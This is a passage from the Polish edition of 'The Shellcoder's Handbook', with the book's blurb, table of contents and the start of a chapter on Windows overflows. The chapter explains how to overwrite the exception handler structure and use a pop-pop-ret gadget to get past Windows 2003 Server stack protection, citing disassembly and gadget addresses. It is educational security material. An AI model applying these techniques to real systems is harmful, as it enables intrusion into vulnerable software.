The Shellcoders Handbook. Edycja polska



Autorzy: J. Koziol, D. Litchfield, D. Aitel,
Ch. Anley, S. Eren, N. Mehta, R. Hassell
Tłumaczenie: Jaromir Senczyk
ISBN: 83-7361-597-0
Tytuł oryginału: The Shellcoders Handbook
Format: B5, stron: 560
Przykłady na ftp: 165 kB

Usuń luki w zabezpieczeniach programów i systemów operacyjnych

- Poznaj przyczyny powstawania luk
- Naucz się sposobów włamań do systemów
- Podejmij odpowiednie środki zapobiegawcze

Niemal co tydzień dowiadujemy się o nowych „łatach" usuwających luki w zabezpieczeniach systemów operacyjnych i programów. Niestety – często, zanim łata zostanie rozpowszechniona i zainstalowana na komputerach, ktoś wykorzysta „dziurę" w systemie i włamie się do niego. Cóż więc zrobić, aby zabezpieczyć swoje dane przez atakiem hakera? Jak znaleźć słabe punkty zabezpieczeń i usunąć je? W jaki sposób zaimplementować odpowiednie zabezpieczenia w tworzonym przez siebie oprogramowaniu?

Książka „The Shellcoder's handbook. Edycja polska" zawiera odpowiedzi na wszystkie te pytania. Książka będąca efektem pracy zespołu złożonego ze specjalistów w zakresie bezpieczeństwa systemów komputerowych, analityków i hakerów przedstawia sposoby wykrywania słabych punktów oprogramowania tworzonego w języku C i sprawdzenia możliwości ich wykorzystania. Opisuje luki w istniejących systemach i programach oraz sposoby ich zabezpieczenia. Zawarte w niej wiadomości pozwolą na tworzenie własnych systemów wykrywania błędów i pomogą ustalić, czy błędy te stanowią potencjalne zagrożenie.

- Podstawowe metody włamań do różnych systemów operacyjnych
- Techniki przepełniania stosu, wykorzystywania kodu powłoki i błędów łańcuchów formatujących
- Kontrola słabych punktów programów metodami wstrzykiwania kodu i fuzzingu
- Kontrola kodu źródłowego programów
- Klasy błędów
- Sposoby śledzenia słabych punktów
- Analiza kodu binarnego
- Tworzenie eksploitów
- Ataki na systemy zarządzania bazami danych

Wydawnictwo Helion
ul. Chopina 6
44-100 Gliwice
tel. (32)230-98-63
e-mail: helion@helion.pl

Spis treści

O Autorach **13**

Część I Wprowadzenie do metod włamań: Linux na procesorach x86 ..... **15**

Rozdział 1. Wprowadzenie **17**
Podstawowe pojęcia 17
Zarządzanie pamięcią 18
Asembler 20
Rozpoznawanie przekładu kodu C++ w języku asemblera 21
Podsumowanie 23

Rozdział 2. Przepełnienia stosu **25**
Bufory 25
Stos 27
Wywołania funkcji i stos 28
Przepełnianie buforów na stosie 31
Wykorzystanie rejestru EIP 32
Zdobywanie uprawnień root 34
Problem adresu 36
Metoda rozkazów NOP 39
Stos zabraniający wykonywania rozkazów 41
Metoda powrotu do biblioteki libc 41
Podsumowanie 44

Rozdział 3. Kod powłoki **45**
Wywołania systemowe 46
Kod powłoki używający wywołania systemowego exit() 48
Wstrzykiwanie kodu powłoki 51
Tworzenie nowej powłoki 53
Podsumowanie 61

Rozdział 4. Błędy łańcuchów formatujących **63**
Warunki wstępne 63
Łańcuchy formatujące 63
Błędy łańcuchów formatujących 65

Włamania za pomocą łańcuchów formatujących ... 69
Atak na usługę ... 70
Ujawnianie informacji ... 71
Przejęcie sterowania ... 76
Jak to możliwe? ... 85
Przegląd technik łańcucha formatującego ... 85
Podsumowanie ... 88

Rozdział 5. Wprowadzenie do metod przepełnienia sterty ... 89
Sterta ... 89
Zarządzanie stertą ... 91
Wyszukiwanie przepełnień sterty ... 91
Podstawowe metody przepełniania sterty ... 92
Średnio zaawansowane metody przepełniania stosu ... 98
Zaawansowane przepełnienia sterty ... 104
Podsumowanie ... 105

Część II Włamania na platformach Windows, Solaris i Tru64 ... 107

Rozdział 6. Wprowadzenie do systemu Windows ... 109
Różnice między systemami Linux i Windows ... 109
Win32 i PE-COFF ... 110
Sterty ... 112
Wątki ... 113
Zalety i wady DCOM i DCE-RPC ... 114
Rozpoznanie ... 116
Włamania ... 117
Tokeny i podszywanie ... 118
Obsługa wyjątków w Win32 ... 120
Śledzenie działania programów w systemie Windows ... 121
Błędy w Win32 ... 122
Tworzenie kodu powłoki w systemie Windows ... 122
Przewodnik hakera po funkcjach Win32 ... 123
Rodzina systemów Windows z punktu widzenia hakera ... 123
Podsumowanie ... 124

Rozdział 7. Kody powłoki w Windows ... 125
Składnia i filtry ... 125
Przygotowywanie kodu powłoki ... 126
Parsowanie bloków PEB ... 127
Analiza kodu heapoverflow.c ... 128
Przeszukiwanie z użyciem obsługi wyjątków ... 143
Tworzenie nowej powłoki ... 146
Dlaczego nie warto tworzyć nowej powłoki w Windows ... 147
Podsumowanie ... 148

Rozdział 8. Przepełnienia w systemie Windows ... 149
Przepełnienia buforów na stosie ... 149
Procedury obsługi wyjątków dla ramek wywołań funkcji ... 150
Wykorzystanie procedur obsługi wyjątków na platformie Windows 2003 Server ... 154
Końcowe uwagi na temat nadpisań procedur obsługi wyjątków ... 158
Ochrona stosu i Windows 2003 Server ... 159
Przepełnienia sterty ... 164
Sterta procesu ... 164
Sterty dynamiczne ... 165

Korzystanie ze sterty ... 165
Jak działa sterta ... 165
Wykorzystanie przepełnień sterty ... 168
Nadpisanie wskaźnika funkcji RtlEnterCriticalSection w bloku PEB ... 169
Nadpisanie wskaźnika pierwszej wektoryzowanej procedury obsługi wyjątków pod adresem 77FC3210 ... 171
Nadpisanie wskaźnika filtra nieobsłużonych wyjątków ... 174
Nadpisanie wskaźnika procedury obsługi wyjątków w bloku TEB ... 179
Naprawa sterty ... 180
Inne aspekty przepełnień sterty ... 182
Podsumowanie przepełnień sterty ... 183
Inne przepełnienia ... 183
Przepełnienia sekcji .data ... 183
Przepełnienia bloków TEB i PEB ... 185
Przepełnienie buforów i stosy zabraniające wykonania kodu ... 185
Podsumowanie ... 190

Rozdział 9. Filtry ... 191
Tworzenie eksploitów i filtry alfanumeryczne ... 191
Tworzenie eksploitów i filtry Unicode ... 195
Unicode ... 195
Konwersja z ASCII na Unicode ... 196
Wykorzystanie słabych punktów związanych z kodem Unicode ... 196
Zbiór rozkazów dostępnych dla eksploitów Unicode ... 197
Metoda wenecka ... 198
Implementacja metody weneckiej dla kodu ASCII ... 199
Dekoder i dekodowanie ... 202
Kod dekodera ... 203
Ustalenie adresu bufora ... 204
Podsumowanie ... 205

Rozdział 10. Wprowadzenie do włamań w systemie Solaris ... 207
Wprowadzenie do architektury SPARC ... 208
Rejestry i okna rejestrów ... 208
Szczelina zwłoki ... 210
Rozkazy złożone ... 211
Kody powłoki na platformie Solaris/SPARC ... 211
Kod powłoki i określanie własnego położenia ... 212
Prosty kod powłoki dla platformy SPARC ... 212
Przydatne wywołania systemu Solaris ... 213
Rozkaz NOP i rozkazy wypełniające ... 214
Ramki na stosie platformy Solaris/SPARC ... 214
Techniki przepełnień stosu ... 215
Przepełnienia o dowolnym rozmiarze ... 215
Okna rejestrów komplikują przepełnienia stosu ... 216
Inne czynniki utrudniające przepełnienia stosu ... 216
Możliwe rozwiązania ... 217
Przepełnienia jednym bajtem ... 217
Położenie kodu powłoki ... 218
Przykłady przepełnień stosu ... 219
Atakowany program ... 219
Eksploit ... 221
Przepełnienia sterty na platformie Solaris/SPARC ... 224
Wprowadzenie do sterty systemu Solaris ... 224
Struktura drzewa sterty ... 225

Metoda podstawowa (t_delete) ... 243
Ograniczenia standardowych przepełnień sterty ... 246
Cele nadpisań ... 247
Inne słabe punkty sterty ... 249
Przepełnienia jednym bajtem ... 250
Podwójne zwolnienie ... 250
Inne błędy funkcji free() ... 250
Przykład przepełnienia sterty ... 251
Atakowany program ... 251
Inne techniki włamań w systemie Solaris ... 255
Przepełnienia danych statycznych ... 255
Obejście zabezpieczenia stosu ... 255
Podsumowanie ... 256

Rozdział 11. Zaawansowane metody włamań w systemie Solaris ... 257
Śledzenie modułu dynamicznej konsolidacji krok po kroku ... 258
Sztuczki przepełnień sterty Solaris/SPARC ... 271
Zaawansowany kod powłoki na platformie Solaris/SPARC ... 273
Podsumowanie ... 284

Rozdział 12. Włamania w systemie HP Tru64 Unix ... 285
Architektura procesorów Alpha ... 286
Rejestry procesorów Alpha ... 286
Zbiór rozkazów ... 287
Konwencje wywołań ... 287
Pobieranie licznika rozkazów (GetPC) ... 289
Wywołania systemowe ... 291
Dekoder XOR dla kodu powłoki ... 291
Kod powłoki setuid + execve ... 293
Wywołania systemowe setuid(0) i execve("/bin/sh", ...) ... 293
Kompilacja kodu w asemblerze i wyodrębnienie kodu powłoki ... 294
Kodowanie uzyskanych kodów powłoki funkcją XOR ... 295
Dołączenie zakodowanego kodu do dekodera XOR ... 296
Kompilacja i wyodrębnienie ostatecznej postaci kodu powłoki ... 297
Kod powłoki zestawiający połączenie zwrotne ... 299
Kod powłoki wyszukujący gniazdo sieciowe ... 300
Kod powłoki dowiązujący gniazdo sieciowe ... 301
Przepełnienia stosu ... 303
Obejście ochrony stosu ... 303
Włamanie do usługi rpc.ttdbserver ... 304
Podsumowanie ... 311

Część III Wykrywanie słabych punktów ... 313

Rozdział 13. Tworzenie środowiska pracy ... 315
Źródła informacji ... 316
Narzędzia do tworzenia kodu ... 316
gcc ... 316
gdb ... 317
NASM ... 317
WinDbg ... 317
OllyDbg ... 317
SoftICE ... 318
Visual C++ ... 318
Python ... 318

Narzędzia śledzenia kodu ... 318
Własne skrypty ... 318
Wszystkie platformy ... 320
Unix ... 320
Windows ... 321
Artykuły, które powinieneś przeczytać ... 322
Archiwa artykułów ... 324
Optymalizacja procesu tworzenia kodu powłoki ... 325
Plan eksploitu ... 325
Tworzenie kodu powłoki za pomocą asemblera wbudowanego w kompilator ... 325
Biblioteka kodów powłoki ... 327
Kontynuacja działania atakowanego procesu ... 327
Zwiększanie stabilności eksploitu ... 328
Wykorzystanie istniejącego połączenia ... 329
Podsumowanie ... 330

Rozdział 14. Wstrzykiwanie błędów ... 331
Ogólny projekt systemu ... 332
Generowanie danych wejściowych ... 332
Wstrzykiwanie błędów ... 335
Moduł modyfikacji ... 335
Dostarczanie błędów do aplikacji ... 339
Algorytm Nagla ... 340
Zależności czasowe ... 340
Heurystyki ... 340
Protokoły ze stanem i bez ... 341
Monitorowanie błędów ... 341
Wykorzystanie programu uruchomieniowego ... 341
FaultMon ... 342
Kompletna aplikacja testująca ... 342
Podsumowanie ... 343

Rozdział 15. Fuzzing ... 345
Ogólna teoria fuzzingu ... 345
Analiza statyczna kontra fuzzing ... 349
Fuzzing jest skalowalny ... 349
Wady fuzzerów ... 351
Modelowanie dowolnych protokołów sieciowych ... 352
Inne technologie fuzzerów ... 352
Migotanie bitów ... 353
Modyfikacja programów open source ... 353
Fuzzing i analiza dynamiczna ... 353
SPIKE ... 354
Jak działa SPIKE? ... 354
Zalety stosowania struktur programu SPIKE do modelowania protokołów sieciowych ... 355
Inne fuzzery ... 362
Podsumowanie ... 362

Rozdział 16. Kontrola kodu źródłowego ... 363
Narzędzia ... 364
Cscope ... 364
Ctags ... 365
Edytory ... 365
Cbrowser ... 365

Zautomatyzowane narzędzia kontroli kodu źródłowego ... 366
Metodologia ... 367
Metoda zstępująca ... 367
Metoda wstępująca ... 367
Metoda selektywna ... 367
Klasy błędów ... 368
Ogólne błędy logiki ... 368
(Prawie) wymarłe klasy błędów ... 368
Błędy łańcuchów formatujących ... 369
Ogólne błędy określenia zakresu ... 370
Pętle ... 371
Przepełnienia jednym bajtem ... 372
Błędy braku zakończenia łańcucha ... 373
Błędy przeskoczenia bajtu zerowego ... 374
Błędy porównania wartości ze znakiem ... 375
Błędy związane z wartościami całkowitymi ... 376
Konwersje wartości całkowitych o różnej reprezentacji ... 378
Błędy podwójnego zwolnienia ... 379
Użycie obszarów pamięci poza okresem ich ważności ... 380
Użycie niezainicjowanych zmiennych ... 380
Błędy użycia po zwolnieniu ... 381
Wielowątkowość i kod wielobieżny ... 382
Słabe punkty i zwykłe błędy ... 382
Podsumowanie ... 383

Rozdział 17. Ręczne wykrywanie błędów ... 385
Filozofia ... 385
Przepełnienie extproc systemu Oracle ... 386
Typowe błędy architektury ... 390
Problemy pojawiają się na granicach ... 390
Problemy pojawiają się podczas przekładu danych ... 391
Problemy występują w obszarach asymetrii ... 393
Problemy uwierzytelniania i autoryzacji ... 393
Problemy występują w najbardziej oczywistych miejscach ... 394
Obejście kontroli danych wejściowych i wykrywanie ataku ... 394
Filtrowanie niedozwolonych danych ... 395
Zastosowanie alternatywnego kodowania ... 395
Dostęp do plików ... 396
Unikanie sygnatur ataków ... 398
Pokonywanie ograniczeń długości ... 398
Atak typu DOS na implementację SNMP w Windows 2000 ... 400
Wykrywanie ataków typu DOS ... 401
SQL-UDP ... 402
Podsumowanie ... 403

Rozdział 18. Śledzenie słabych punktów ... 405
Wprowadzenie ... 406
Przykładowy program zawierający słaby punkt ... 406
Projekt komponentów ... 409
Budujemy VulnTrace ... 416
Posługiwanie się biblioteką VulnTrace ... 421
Techniki zaawansowane ... 424
Podsumowanie ... 425

Rozdział 19. Audyt kodu binarnego ... 427
Audyt kodu binarnego i kontrola kodu źródłowego — podobieństwa i różnice ... 427
IDA Pro ... 428
Krótki kurs obsługi ... 429
Symbole uruchomieniowe ... 430
Wprowadzenie do audytu kodu binarnego ... 430
Ramki stosu ... 430
Konwencje wywołań ... 432
Kod generowany przez kompilator ... 433
Konstrukcje typu memcpy ... 436
Konstrukcje typu strlen ... 437
Konstrukcje języka C++ ... 438
Wskaźnik this ... 438
Odtwarzanie definicji klas ... 438
Tablice funkcji wirtualnych ... 439
Proste, ale przydatne wskazówki ... 440
Ręczna analiza kodu binarnego ... 440
Szybka weryfikacja wywołań bibliotecznych ... 440
Podejrzane pętle i rozkazy zapisu ... 440
Błędy logiki ... 441
Graficzna analiza kodu binarnego ... 442
Ręczna dekompilacja ... 442
Przykłady analizy kodu binarnego ... 443
Błędy serwera Microsoft SQL ... 443
Błąd RPC-DCOM wykryty przez grupę LSD ... 444
Błąd IIS WebDAV ... 444
Podsumowanie ... 446

Część IV Techniki zaawansowane ... 447

Rozdział 20. Alternatywne strategie eksploitów ... 449
Modyfikacja programu ... 450
Modyfikacja 3 bajtów kodu systemu SQL Server ... 450
MySQL i modyfikacja 1 bitu ... 454
Modyfikacja uwierzytelniania RSA w OpenSSH ... 456
Inne koncepcje modyfikacji działającego kodu ... 457
Modyfikacja generatora losowego w GPG 1.2.2 ... 458
Serwer progletów ... 459
Proxy wywołań systemowych ... 459
Problemy związane z proxy wywołań systemowych ... 461
Podsumowanie ... 470

Rozdział 21. Eksploity działające w rzeczywistym środowisku ... 471
Czynniki wpływające na niezawodność ... 471
Magiczne adresy ... 471
Problem wersji ... 472
Problemy kodu powłoki ... 473
Środki zaradcze ... 475
Przygotowanie ... 476
Metoda pełnego przeglądu ... 476
Lokalny eksploit ... 477
Sygnatury systemów i aplikacji ... 477
Wycieki informacji ... 479
Podsumowanie ... 479

Rozdział 22. Ataki na systemy baz danych ... 481
Ataki w warstwie sieciowej ... 482
Ataki w warstwie aplikacji ... 491
Wykonywanie poleceń systemu operacyjnego ... 491
Microsoft SQL Server ... 492
Oracle ... 492
IBM DB2 ... 493
Wykorzystanie przepełnień na poziomie języka SQL ... 495
Funkcje języka SQL ... 496
Podsumowanie ... 497

Rozdział 23. Przepełnienia jądra ... 499
Typy słabych punktów jądra ... 499
Słabe punkty jądra ... 507
Przepełnienie stosu przez wywołanie exec_ibcs2_coff_prep_zmagic() w systemie OpenBSD ... 507
Słaby punkt ... 508
Funkcja vfs_getvfssw() i możliwość przeglądania modułów jądra w systemie Solaris .. 512
Wywołanie systemowe sysfs() ... 514
Wywołanie systemowe mount() ... 514
Podsumowanie ... 515

Rozdział 24. Wykorzystanie słabych punktów jądra ... 517
Słaby punkt funkcji exec_ibcs2_coff_prep_zmagic() ... 517
Wyznaczenie przesunięć i adresów pułapek ... 522
Nadpisanie adresu powrotu i przejęcie sterowania ... 523
Wyszukiwanie deskryptora procesu (lub struktury proc) ... 524
Kod eksploitu wykonywany w trybie jądra ... 526
Powrót kodu wykonywanego na poziomie jądra ... 528
Uzyskanie uprawnień root (uid=0) ... 533
Eksploit słabego punktu funkcji vfs_getvfssw() systemu Solaris ... 538
Eksploit ... 539
Moduł jądra ... 540
Uzyskanie uprawnień root (uid=0) ... 543
Podsumowanie ... 544

Dodatki ... 545

Skorowidz ... 547

Rozdział 8.

Przepełnienia w systemie Windows

Zakładamy, że Czytelnik przystępujący do lektury tego rozdziału posiada przynajmniej podstawową znajomość systemu Windows NT lub jego późniejszych wersji, a także zna sposoby wykorzystywania przepełnień buforów na tej platformie. W rozdziale omówimy bardziej zaawansowane aspekty przepełnień w systemie Windows, na przykład związane z obchodzeniem zabezpieczeń stosu zastosowanych w systemie Windows 2003 Server czy przepełnieniami sterty. Zrozumienie tych zagadnień wymagać będzie znajomości kluczowych rozwiązań zastosowanych na platformie Windows, takich jak bloki TEB (Thread Environment Block) i PEB (Process Environment Block), a także struktury pamięci procesów, plików wykonywalnych oraz nagłówków PE. Jeśli któreś z tych pojęć są obce Czytelnikowi, to przed przystąpieniem do lektury tego rozdziału powinien uzupełnić wiadomości w tym zakresie.

W rozdziale będziemy korzystać z narzędzi wchodzących w skład pakietu Visual Studio 6 firmy Microsoft, w szczególności z programu uruchomieniowego MSDEV, kompilatora języka C wywoływanego z wiersza poleceń (cl) oraz programu dumpbin. Program dumpbin jest doskonałym narzędziem uruchamianym z wiersza poleceń — wyświetla wszelkie informacje o plikach binarnych, tabelach importu i eksportu, sekcjach plików oraz kodzie w asemblerze. Czytelnikom, którzy wolą posługiwać się narzędziem wyposażonym w graficzny interfejs użytkownika, proponujemy doskonały deasembler firmy Datarescue o nazwie IDA Pro. Tworząc kod eksploitów na platformie Windows, możemy korzystać ze składni asemblera zgodnej z przyjętą przez firmę Intel bądź zaproponowanej przez AT&T. Wybór zależy od indywidualnych upodobań i preferencji.

Przepełnienia buforów na stosie

Metoda przepełniania buforów znana jest już od wielu lat i z pewnością będzie wykorzystywana również w przyszłości. I nadal za każdym razem, gdy jest wykrywana w nowoczesnym oprogramowaniu, nie wiadomo, czy śmiać się, czy płakać. Tak czy owak, błędy

te stanowią doskonałą pożywkę dla początkujących hakerów. W sieci Internet dostępnych jest wiele dokumentów szczegółowo opisujących sposoby wykorzystywania przepełnień buforów. Omówiliśmy je również w pierwszych rozdziałach tej książki, dlatego teraz nie będziemy już powtarzać tych informacji.

Typowy eksploit bazujący na przepełnieniu stosu doprowadza do nadpisania adresu powrotu zapisanego na stosie adresem, który wskazuje rozkaz lub blok kodu przekazujący sterowanie do kodu umieszczonego w buforze użytkownika. Zanim zajmiemy się pogłębieniem tego zagadnienia, krótko omówimy procedury obsługi wyjątków bazujących na ramkach stosu. Następnie przyjrzymy się sposobom nadpisywania struktur rejestracji wyjątków na stosie i pokażemy, w jaki sposób technika taka może prowadzić do obejścia zabezpieczeń stosu wbudowanych w system Windows 2003 Server.

Procedury obsługi wyjątków dla ramek wywołań funkcji

Procedura obsługi wyjątków jest fragmentem kodu, który zostaje wywołany na skutek pojawienia się problemu podczas wykonania procesu, na przykład naruszenia uprawnień dostępu bądź wykonania dzielenia przez zero. Procedury obsługi wyjątków mogą być powiązane z konkretnymi funkcjami. Wywołanie każdej funkcji prowadzi do utworzenia na stosie odpowiadającej jej ramki wywołania. Informacja o procedurze obsługi wyjątków może zostać umieszczona w ramce wywołania w strukturze `EXCEPTION_REGISTRATION`. Struktura taka składa się z dwóch elementów: wskaźnika następnej struktury `EXCEPTION_REGISTRATION` oraz wskaźnika właściwej procedury obsługi wyjątków. W ten sposób procedury obsługi wyjątków mogą tworzyć listę przedstawioną na rysunku 8.1.



Rysunek 8.1. *Procedury obsługi wyjątków dla ramek wywołań funkcji*

Każdy wątek procesu Win32 posiada przynajmniej jedną procedurę obsługi wyjątków. Procedura ta tworzona jest podczas uruchamiania wątku. Adres pierwszej struktury EXCEPTION_REGISTRATION znajduje się w każdym bloku TEB pod adresem fs:[0]. W momencie wystąpienia wyjątków lista procedur obsługi przeglądana jest do momentu znalezienia właściwej procedury obsługi wyjątku (czyli takiej, która zajmie się obsługą wyjątku). Obsługa wyjątków w oparciu o ramki na stosie odbywa się na poziomie języka C za pomocą słów kluczowych try i except. Przypominamy, że większość kodów przedstawionych w tej książce dostępna jest pod adresem *ftp://ftp.helion.pl/przyklady/hell.zip*

```
#include <stdio.h>
#include <windows.h>

dword MyExceptionHandler(void)
{
            printf("In exception handler....");
            ExitProcess(1);
            return 0;
}

int main()
{
             try
             {
                  __asm
{
     // powoduje wyjątek
                          xor eax,eax
                          call eax
}

            }
            __except(MyExceptionHandler())
            {
                    printf("oops...");
             }
            return 0;
}
```

Jeśli w bloku umieszczonym wewnątrz try wystąpi wyjątek, to wywołana zostanie funkcja MyExceptionHandler. W przykładzie tym celowo wywołujemy wyjątek, zerując zawartość rejestru EAX, a następnie wykonując rozkaz call eax.

Podczas przepełniania bufora na stosie i nadpisywania adresu powrotu mogą również ulec nadpisaniu inne zmienne, co może być przyczyną komplikacji podczas włamania. Załóżmy na przykład, że funkcja odwołuje się do pewnej struktury za pomocą rejestru EAX, który wskazuje początek tej struktury. Niech zmienna lokalna tej funkcji reprezentuje przesunięcie wewnątrz wspomnianej struktury. Jeśli zmienna ta zostanie nadpisana przy okazji nadpisywania adresu powrotu, a następnie załadowana do rejestru ESI i wykonany będzie na przykład rozkaz

```
mov dword ptr[eax+esi], edx
```

to musimy zapewnić, że wartość, którą nadpisaliśmy tą zmienną, w połączeniu z zawartością rejestru EAX reprezentuje adres, pod którym dozwolony jest zapis danych.

W przeciwnym bowiem razie nastąpi naruszenie ochrony pamięci, wywołane zostaną odpowiednie procedury obsługi wyjątków, a działanie procesu zostanie najprawdopodobniej zakończone i stracimy szansę wykonania naszego kodu. Nawet jeśli skorygujemy odpowiednio adres reprezentowany przez `EAX + ESI`, to musimy liczyć się z wystąpieniem wielu innych podobnych problemów, którym należy zaradzić, zanim funkcja zwróci sterowanie. W niektórych przypadkach może to nawet być niemożliwe. Najprostsza metoda rozwiązania tego problemu polega na nadpisaniu struktury `EXCEPTION_REGISTRATION` w taki sposób, aby zapewnić sobie kontrolę nad wskaźnikiem procedury obsługi wyjątku. Dzięki temu w momencie wystąpienia wyjątku możemy przejąć kontrolę nad procesem — na przykład przez zastąpienie wskaźnika procedury obsługi wyjątków adresem kodu, który przekaże sterowanie z powrotem do naszego bufora.

Zastanówmy się teraz, w jaki sposób nadpisać wskaźnik procedury obsługi wyjątku, abyśmy mogli wykonać dowolny kod umieszczony w buforze. Rozwiązanie zależy od konkretnej wersji systemu i zainstalowanych pakietów serwisowych. W systemach Windows 2000 i Windows XP bez zainstalowanych pakietów serwisowych rejestr `EBX` wskazuje bieżącą strukturę `EXCEPTION_REGISTRATION`, czyli właśnie tą, którą nadpisujemy. Możemy wtedy nadpisać wskaźnik procedury obsługi wyjątków za pomocą adresu, pod którym znajduje się rozkaz `jmp ebx` lub `call ebx`. W ten sposób na skutek wystąpienia wyjątków powrócimy zawsze do nadpisanej struktury `EXCEPTION_REGISTRATION`. Wtedy nadpiszemy wskaźnik następnej struktury `EXCEPTION_REGISTRATION` adresem kodu, który wykona krótki skok ponad adresem rozkazu `jmp ebx`. Sposób nadpisania struktury `EXCEPTION_REGISTRATION` ilustruje rysunek 8.2.

Rysunek 8.2. *Nadpisywanie struktury EXCEPTION_REGISTRATION*



W systemach Windows 2003 Server oraz Windows XP Service Pack 1 sytuacja wygląda jednak inaczej. Rejestr `EBX` nie wskazuje już struktury `EXCEPTION_REGISTRATION`. Wszystkie rejestry, które dotąd wskazywały przydatne informacje, teraz zostają wyzerowane przed wywołaniem procedury obsługi wyjątków. Zmiany tej firma Microsoft dokonała prawdopodobnie w odpowiedzi na sposób działania robaka Code Worm, który używał tego mechanizmu do przejęcia kontroli nad serwerami IIS. Poniżej przedstawiamy kod odpowiedzialny za wspomnianą modyfikację (dla systemu Windows XP Professional SP1).

```
77F79B57 xor eax,eax
77F79B59 xor ebx,ebx
77F79B5B xor esi,esi
77F79B5D xor edi,edi
77F79B5F push dword ptr [esp+20h]
77F79B63 push dword ptr [esp+20h]
77F79B67 push dword ptr [esp+20h]
77F79B6B push dword ptr [esp+20h]
77F79B6F push dword ptr [esp+20h]
77F79B73 call 77F79B7E
77F79B78 pop edi
77F79B79 pop esi
77F79B7A pop ebx
77F79B7B ret 14h
77F79B7E push ebp
77F79B7F mov ebp,esp
77F79B81 push dword ptr [ebp+0Ch]
77F79B84 push edx
77F79B85 push dword ptr fs:[0]
77F79B8C mov dword ptr fs:[0],esp
77F79B93 push dword ptr [ebp+14h]
77F79B96 push dword ptr [ebp+10h]
77F79B99 push dword ptr [ebp+0Ch]
77F79B9C push dword ptr [ebp+8]
77F79B9F mov ecx,dword ptr [ebp+18h]
77F79BA2 call ecx
```

Począwszy od adresu `0x77F79B57`, rejestry `EAX`, `EBX`, `ESI` i `EDI` są kolejno zerowane za pomocą rozkazu `XOR`. Następnie pod adresem `0x77F79B73` wykonywany jest rozkaz `call`, który powoduje przejście do adresu `0x77F79B7E`. Rozkaz znajdujący się pod adresem `0x77F79B9F` umieszcza w rejestrze `ECX` wskaźnik procedury obsługi wyjątku, którą wywołuje następny rozkaz.

Nawet mimo tej modyfikacji haker może przejąć kontrolę nad działaniem systemu. Jednak nie dysponując wartościami rejestrów, które wskazywałyby ważne dane procesu użytkownika, musi odnaleźć je na własną rękę. A to zmniejsza szansę powodzenia ataku.

Ale czy rzeczywiście? Zaraz po wywołaniu procedury obsługi wyjątku zawartość stosu będzie wyglądać następująco:

```
ESP         = adres powrotu (0x77F79BA4)
ESP + 4     = wskaźnik typu wyjątku (0xC0000005)
ESP + 8     = adres struktury EXCEPTION_REGISTRATION
```

Zamiast nadpisywać wskaźnik procedury obsługi wyjątków adresem rozkazu `jmp ebx` lub `call ebx`, wystarczy nadpisać go adresem kodu zawierającego następujące rozkazy:

```
pop reg
pop reg
ret
```

Wykonanie każdego rozkazu `POP` zwiększa wartość rejestru `ESP` o 4, wobec czego w momencie wykonania rozkazu `RET` rejestr `ESP` wskazuje dane procesu użytkownika. Przypomnijmy, że rozkaz `RET` pobiera adres znajdujący się na wierzchołku stosu (wskazywany przez `ESP`) i powoduje przekazanie sterowania na ten adres. Dzięki temu haker nie potrzebuje już rejestru wskazującego bufor ani nie musi domyślać się jego położenia.

Gdzie znajdziemy blok potrzebnych do tego rozkazów? Praktycznie na końcu kodu każdej funkcji. Paradoksalnie najlepszym miejscem okazuje się blok rozkazów w kodzie, który zeruje rejestry przed wywołaniem procedury obsługi wyjątku. Blok ten znajduje się pod adresem `0x77F79B79`.

```
77F79B79 pop esi
77F79B7A pop ebx
77F79B7B ret 14h
```

To, że zamiast rozkazu `ret` znajduje się tam rozkaz `ret 14`, nie ma większego znaczenia. Zwiększy on zawartość rejestru `ESP` o `0x14` zamiast o `0x4`. Wykonanie tych rozkazów przeniesie nas z powrotem do struktury `EXCEPTION_REGISTRATION` na stosie. Konieczne będzie też zastąpienie wskaźnika następnej struktury `EXCEPTION_REGISTRATION` kodem rozkazu krótkiego skoku oraz dwóch rozkazów `NOP`, co pozwoli nam ominąć adres wskazujący blok rozkazów `pop`, `pop` i `ret`.

Każdy proces Win32 i każdy wątek takiego procesu posiada przynajmniej jedną procedurę obsługi wyjątków bazującą na ramce na stosie. Procedurę tę otrzymuje w momencie jego uruchamiania. Jeśli stosujemy metodę przepełnień buforów na platformie Windows 2003 Server, to wykorzystanie takich procedur obsługi wyjątków umożliwi nam obejście zabezpieczeń stosu zastosowanych na tej platformie.

Wykorzystanie procedur obsługi wyjątków na platformie Windows 2003 Server

